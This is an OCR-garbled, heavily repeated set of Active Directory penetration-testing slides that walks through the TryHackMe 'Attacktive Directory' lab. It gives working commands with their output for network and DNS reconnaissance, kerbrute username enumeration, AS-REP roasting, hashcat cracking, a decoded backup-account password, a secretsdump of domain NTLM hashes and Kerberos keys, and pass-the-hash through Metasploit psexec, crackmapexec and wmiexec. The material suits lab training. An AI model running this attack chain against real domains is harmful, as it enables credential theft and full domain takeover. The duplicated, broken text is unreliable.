#NBT discovery : nbtscan -r 192.168.0.1/24 #Search in Domain

This is a command-line tool that scans for open NETBIOS nameservers on a local or remote TCP/IP network

dig @DNS-SERVER domain.example.com # Test the configured DNS

https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-network

INTRODUCTION : SCAN BY PROTOCOLS

#NBT discovery : nbtscan -r 192.168.0.1/24 #Search in Domain

This is a command-line tool that scans for open NETBIOS nameservers on a local or remote TCP/IP network

dig @DNS-SERVER domain.example.com # Test the configured DNS

- echo "addn-hosts=dnsmasq.hosts" > dnsmasq.conf dnsmasq.conf
- echo "127.0.0.1 domain.example.com" > dnsmasq.hosts
- sudo dnsmasq -C dnsmasq.conf --no-daemon

https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-network

INTRODUCTION : SCAN BY PROTOCOLS

#NBT discovery : nbtscan -r 192.168.0.1/24 #Search in Domain

This is a command-line tool that scans for open NETBIOS nameservers on a local or remote TCP/IP network

dig @DNS-SERVER domain.example.com # Test the configured DNS

- echo "addn-hosts=dnsmasq.hosts" > dnsmasq.conf dnsmasq.conf
- echo "127.0.0.1 domain.example.com" > dnsmasq.hosts
- sudo dnsmasq -C dnsmasq.conf --no-daemon

```
$ dig +short ns target.domain
namerserver1.DNS.domain
namerserver2.DNS.domain
$ dig axfr target.domain namerserver1.DNS.domain
```

https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-network

INTRODUCTION : SCAN BY PROTOCOLS

#NBT discovery : nbtscan -r 192.168.0.1/24 #Search in Domain

This is a command-line tool that scans for open NETBIOS nameservers on a local or remote TCP/IP network

dig @DNS-SERVER domain.example.com # Test the configured DNS

1. echo "addn-hosts=dnsmasq.hosts" > dnsmasq.conf dnsmasq.conf
2. echo "127.0.0.1 domain.example.com" > dnsmasq.hosts
3. sudo dnsmasq -C dnsmasq.conf --no-daemon

https://github.com/iphelix/dnschef

```
$ dig +short ns target.domain
namerserver1.DNS.domain
namerserver2.DNS.domain
$ dig axfr target.domain namerserver1.DNS.domain
```

https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-network

INTRODUCTION : SCAN BY PROTOCOLS

#NBT discovery : nbtscan -r 192.168.0.1/24 #Search in Domain

This is a command-line tool that scans for open NETBIOS nameservers on a local or remote TCP/IP network

dig @DNS-SERVER domain.example.com # Test the configured DNS

1. echo "addn-hosts=dnsmasq.hosts" > dnsmasq.conf dnsmasq.conf
2. echo "127.0.0.1 domain.example.com" > dnsmasq.hosts
3. sudo dnsmasq -C dnsmasq.conf --no-daemon

https://github.com/iphelix/dnschef

https://github.com/IncideDigital/Mistica

```
$ dig +short ns target.domain
namerserver1.DNS.domain
namerserver2.DNS.domain
$ dig axfr target.domain namerserver1.DNS.domain
```

https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-network

INTRODUCTION : SCAN BY PROTOCOLS

#NBT discovery : nbtscan -r 192.168.0.1/24 #Search in Domain

This is a command-line tool that scans for open NETBIOS nameservers on a local or remote TCP/IP network

dig @DNS-SERVER domain.example.com # Test the configured DNS

1. echo "addn-hosts=dnsmasq.hosts" > dnsmasq.conf dnsmasq.conf
2. echo "127.0.0.1 domain.example.com" > dnsmasq.hosts
3. sudo dnsmasq -C dnsmasq.conf --no-daemon

https://github.com/iphelix/dnschef

https://github.com/IncideDigital/Mistica

https://github.com/JoelGMSec/Invoke-DNSteal

```
$ dig +short ns target.domain
namerserver1.DNS.domain
namerserver2.DNS.domain
$ dig axfr target.domain namerserver1.DNS.domain
```

https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-network

INTRODUCTION : TRY HACK ME

Basic Attacking AD Lab: https://tryhackme.com/room/attacktivedirectory

INTRODUCTION : TRY HACK ME

nmap -F <ip>

INTRODUCTION : TRY HACK ME

nmap -F <ip>


```
notyourdevice ::                                » nmap 10.10.64.249
Starting Nmap 7.80 ( https://nmap.org ) at 2023-03-30 23:01 UTC
Nmap scan report for 10.10.64.249
Host is up (0.052s latency).
Not shown: 987 closed ports
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
```

INTRODUCTION : TRY HACK ME

nmap -sV -sC <ip>

INTRODUCTION : TRY HACK ME

nmap -sV -sC <ip>



INTRODUCTION : TRY HACK ME

nmap -sV -sC <ip>

/etc/hosts

```
|_http-title: IIS Windows Server
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Doma
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Doma
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysec.local
|   DNS_Tree_Name: spookysec.local
|   Product_Version: 10.0.17763
|_  System_Time: 2023-03-30T23:04:46+00:00
| ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
| Not valid before: 2023-03-29T22:23:34
|_Not valid after:  2023-09-28T22:23:34
|_ssl-date: 2023-03-30T23:05:01+00:00; 0s from scanner time.
1 service unrecognized despite returning data. If you know the service/ver
SF-Port53-TCP:V=7.80%I=7%D=3/30%Time=64261509%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
```

INTRODUCTION : TRY HACK ME

nmap -sV -sC <ip>

```
|_http-title: IIS Windows Server
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Doma
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Doma
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysec.local
|   DNS_Tree_Name: spookysec.local
|   Product_Version: 10.0.17763
|_  System_Time: 2023-03-30T23:04:46+00:00
| ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
| Not valid before: 2023-03-29T22:23:34
|_Not valid after:  2023-09-28T22:23:34
|_ssl-date: 2023-03-30T23:05:01+00:00; 0s from scanner time.
1 service unrecognized despite returning data. If you know the service/ver
SF-Port53-TCP:V=7.80%I=7%D=3/30%Time=64261509%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
```

/etc/hosts

```
#THM
10.10.230.172   spookysec.local
notyourdevice :: ~ »
```

INTRODUCTION : TRY HACK ME

./kerbrute

https://github.com/ropnop/kerbrute

INTRODUCTION : TRY HACK ME

```
./kerbrute userenum --dc spookysec.local -d spookysec.local users.txt
```

https://github.com/ropnop/kerbrute

INTRODUCTION : TRY HACK ME

./kerbrute userenum --dc spookysec.local -d spookysec.local users.txt

```
[sudo] password for jomoza:
notyourdevice :: Documentos/TOOLS/RT-AD » ./kerbrute userenum --dc spookyse

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 03/30/23 - Ronnie Flathers @ropnop

2023/03/30 23:53:45 >  Using KDC(s):
2023/03/30 23:53:45 >   spookysec.local:88

2023/03/30 23:53:45 >  [+] VALID USERNAME:       james@spookysec.local
2023/03/30 23:53:46 >  [+] VALID USERNAME:       svc-admin@spookysec.local
2023/03/30 23:53:47 >  [+] VALID USERNAME:       James@spookysec.local
2023/03/30 23:53:47 >  [+] VALID USERNAME:       robin@spookysec.local
2023/03/30 23:53:51 >  [+] VALID USERNAME:       darkstar@spookysec.local
2023/03/30 23:53:54 >  [+] VALID USERNAME:       administrator@spookysec.lo
2023/03/30 23:53:59 >  [+] VALID USERNAME:       backup@spookysec.local
2023/03/30 23:54:01 >  [+] VALID USERNAME:       paradox@spookysec.local
```

https://github.com/ropnop/kerbrute

INTRODUCTION : TRY HACK ME

AS-REP Roasting

https://www.hackplayers.com/2020/11/asreproast-o-as-rep-roasting.html

INTRODUCTION : TRY HACK ME

AS-REP Roasting: Cuentas de servicio con “DONT_REQ_PREAUTH”

https://www.hackplayers.com/2020/11/asreproast-o-as-rep-roasting.html

INTRODUCTION : TRY HACK ME

AS-REP Roasting: Cuentas de servicio con “DONT_REQ_PREAUTH”

GetNPUsers.py -dc-ip spookysec.local --usersfile user.list -no-pass

https://www.hackplayers.com/2020/11/asreproast-o-as-rep-roasting.html

INTRODUCTION : TRY HACK ME

AS-REP Roasting: Cuentas de servicio con “DONT_REQ_PREAUTH”

GetNPUsers.py -dc-ip spookysec.local --usersfile user.list -no-pass

PowerView exemple: Get-DomainUser -PreauthNotRequired -verbose

https://www.hackplayers.com/2020/11/asreproast-o-as-rep-roasting.html

INTRODUCTION : TRY HACK ME

AS-REP Roasting: Cuentas de servicio con “DONT_REQ_PREAUTH”

GetNPUsers.py -dc-ip spookysec.local --usersfile user.list -no-pass

PowerView exemple: Get-DomainUser -PreauthNotRequired -verbose

```
GetNPUsers.py -dc-ip spookysec.local --usersfile user.list -no-pass

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Getting TGT for svc-admin
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:
   127b8369a71c9487622c41b0f0ad4d36$7803b4bd0043a72fa579e672bca47d0a65c87f805f086b5f1d2ff2ba2(
   bb7cb814cee8b1ba59c470ba0a2f98718a7e85313c0eb98e2ffbcf2cd42430592340eb23fc75e697a1b73c828c
   018cb6f3a371235e2cf077ca9c4b19b11a7d1e313f6a8a3f1a4c34ea2732fe1874c9bcb1424d3ee496d328b6e5
   8b3d3638ac2aa4054e0494149219dd4bc1252eb6681c0567060981c9513fce1d477f855117d4f17e8eb6de93c
   5b5885600a50f2565c95da6ed33f82cc8f3f1fdb645ea22d16bd303c3b8490c3aa5cd45f54dc5ccbcf81c172972
notyourdevice :: ~ »


$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:
   127b8369a71c9487622c41b0f0ad4d36$7803b4bd0043a72fa579e672bca47d0a65c87f805f086b5f1d2ff2ba2(
   bb7cb814cee8b1ba59c470ba0a2f98718a7e85313c0eb98e2ffbcf2cd42430592340eb23fc75e697a1b73c828c
   018cb6f3a371235e2cf077ca9c4b19b11a7d1e313f6a8a3f1a4c34ea2732fe1874c9bcb1424d3ee496d328b6e5
   8b3d3638ac2aa4054e0494149219dd4bc1252eb6681c0567060981c9513fce1d477f855117d4f17e8eb6de93c
   5b5885600a50f2565c95da6ed33f82cc8f3f1fdb645ea22d16bd303c3b8490c3aa5cd45f54dc5ccbcf81c172972
```

https://www.hackplayers.com/2020/11/asreproast-o-as-rep-roasting.html

INTRODUCTION : TRY HACK ME

hashcat

https://hashcat.net/wiki/doku.php?id=example_hashes

https://www.hackingarticles.in/beginner-guide-john-the-ripper-part-1/

INTRODUCTION : TRY HACK ME


hashcat -a 0 -m 18200 hash.code pass.list --force

https://hashcat.net/wiki/doku.php?id=example_hashes

https://www.hackingarticles.in/beginner-guide-john-the-ripper-part-1/

INTRODUCTION : TRY HACK ME

hashcat -a 0 -m 18200 hash.code pass.list --force




https://hashcat.net/wiki/doku.php?id=example_hashes

https://www.hackingarticles.in/beginner-guide-john-the-ripper-part-1/

INTRODUCTION : TRY HACK ME

hashcat -a 0 -m 18200 hash.code pass.list --force


PASSWORD: management2005




https://hashcat.net/wiki/doku.php?id=example_hashes

https://www.hackingarticles.in/beginner-guide-john-the-ripper-part-1/

INTRODUCTION : TRY HACK ME



INTRODUCTION : TRY HACK ME



INTRODUCTION : TRY HACK ME

YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw
backup@spookysec.local:backup2517860

INTRODUCTION : TRY HACK ME

INTRODUCTION : TRY HACK ME


Impacket's secretsdump.py will perform various techniques to dump secrets from the remote machine without executing any agent. Techniques include reading SAM and LSA secrets from registries, dumping NTLM hashes, plaintext credentials, and kerberos keys, and dumping NTDS.

```
notyourdevice :: Documentos/TOOLS/RT-AD » secretsdump.py -dc-ip spookysec.local backup:backup2517860@spookysec.local
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1612af78a646b7:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dff8942d23626e5bb:::
spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0cff2:::
spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::
spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::
spookysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::
spookysec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::
spookysec.local\a-spooks:1601:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
ATTACKTIVEDIREC$:1000:aad3b435b51404eeaad3b435b51404ee:e004a6aeb87ac5923b1e56649dd3da5f:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:713955f08a8654fb8f70afe0e24bb50eed14e53c8b2274c0c701ad2948ee0f48
Administrator:aes128-cts-hmac-sha1-96:e9077719bc770aff5d8bfc2d54d226ae
Administrator:des-cbc-md5:2079ce0e5df189ad
krbtgt:aes256-cts-hmac-sha1-96:b52e11789ed6709423fd7276148cfed7dea6f189f3234ed0732725cd77f45afc
krbtgt:aes128-cts-hmac-sha1-96:e7301235ae62dd8884d9b890f38e3902
krbtgt:des-cbc-md5:b94f97e97fabbf5d
spookysec.local\skidy:aes256-cts-hmac-sha1-96:3ad697673edca12a01d5237f0bee628460f1e1c348469eba2c4a530ceb432b04
spookysec.local\skidy:aes128-cts-hmac-sha1-96:484d875e30a678b56856b0fef09e1233
spookysec.local\skidy:des-cbc-md5:b092a73e3d256b1f
spookysec.local\breakerofthings:aes256-cts-hmac-sha1-96:4c8a03aa7b52505aeef79cecd3cfd69082fb7eda429045e950e5783eb8be51e5
spookysec.local\breakerofthings:aes128-cts-hmac-sha1-96:38a1f7262634601d2df08b3a004da425
spookysec.local\breakerofthings:des-cbc-md5:7a976bbfab86b064
spookysec.local\james:aes256-cts-hmac-sha1-96:1bb2c7fdbecc9d33f303050d77b6bff0e74d0184b5acbd563c63c102da389112
spookysec.local\james:aes128-cts-hmac-sha1-96:08fea47e79d2b085dae0e95f86c763e6
spookysec.local\james:des-cbc-md5:dc971f4a91dce5e9
spookysec.local\optional:aes256-cts-hmac-sha1-96:fe0553c1f1fc93f90630b6e27e188522b08469dec913766ca5e16327f9a3ddfe
```

INTRODUCTION : TRY HACK ME

PASS THE HASH




```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set SMBPass e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117
SMBPass => e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c
msf exploit(psexec) > exploit
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (192.168.57.133:443 -> 192.168.57.131:1045)
```

```
cme smb 10.0.0.20 -u user -H BD1C6503987F8FF006296118F359FA79  -d domain.local
SMB         10.0.0.20     445    PC01      [*] Windows Server 2012 R2 Standard 9600
SMB         10.0.0.20     445    PC01       [+] domain.local\user BD1C6503987F8FF00
```

```
wmiexec.py domain.local/user@10.0.0.20 -hashes aad3b435b51404eeaad3b435b51404ee:BD1
[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
```

INTRODUCTION : TRY HACK ME

